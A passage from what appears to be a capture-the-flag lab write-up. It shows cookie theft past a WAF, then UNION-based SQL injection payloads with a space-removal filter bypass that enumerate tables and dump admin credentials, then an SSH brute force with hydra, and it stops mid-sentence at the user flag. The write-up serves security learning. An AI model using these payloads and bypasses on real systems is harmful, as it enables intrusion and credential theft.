
I replaced `document.cookie` with `document["cookie"]` and was able to bypass the WAF.




My web server received the cookie value from the target.




I decoded the cookie.




I then added this value to the *admin.k2.thm*.




Since the *ticket.k2.thm* domain had a *dashboard* endpoint, this would also have the same. So I directly navigated to the *dashboard* endpoint and got access to it.






I could filter tickets based on the titles. This functionality could be running on an sql server in the backend, so I forwarded a request made here to **Burp**'s **Repeater** tab.




I tried a simple payload but got blocked by the WAF.

```
' OR 1=1-- -
```




However, when I removed the space between `'` and `OR`, I was able to bypass the filter...

```
'OR 1=1-- -
```




I then enumerated the number of columns and columns that were reflected back to us:

```
'UNION SELECT 1,2,3-- -
```




After finding out the columns, I enumerated the table names present in the current database:

```
'UNION SELECT NULL,NULL,group_concat(table_name) FROM
information_schema.tables WHERE table_schema=database()-- -
```




The *admin_auth* and *auth_users* seemed interesting, so I enumerated the columns in these tables:

```
'UNION SELECT NULL,NULL,group_concat(column_name) FROM
information_schema.columns WHERE table_name="admin_auth"-- -
```





```
'UNION SELECT NULL,NULL,group_concat(column_name) FROM
information_schema.columns WHERE table_name="auth_users"-- -
```



I then looked at the contents inside *auth_users* table:


```
'UNION SELECT group_concat(auth_username),NULL,group_concat(auth_password)
FROM auth_users-- -
```

However, this only contained the credentials of the user that I had created.




I then looked at the contents inside the *admin_auth* table and found a bunch of username and passwords:


```
'UNION SELECT admin_username,NULL,admin_password FROM admin_auth-- -
```




I created a wordlist of usernames and passwords and brute forced a valid **ssh** credential using **hydra**.



I then logged into the system as *james*.




Finally, I captured the user flag from 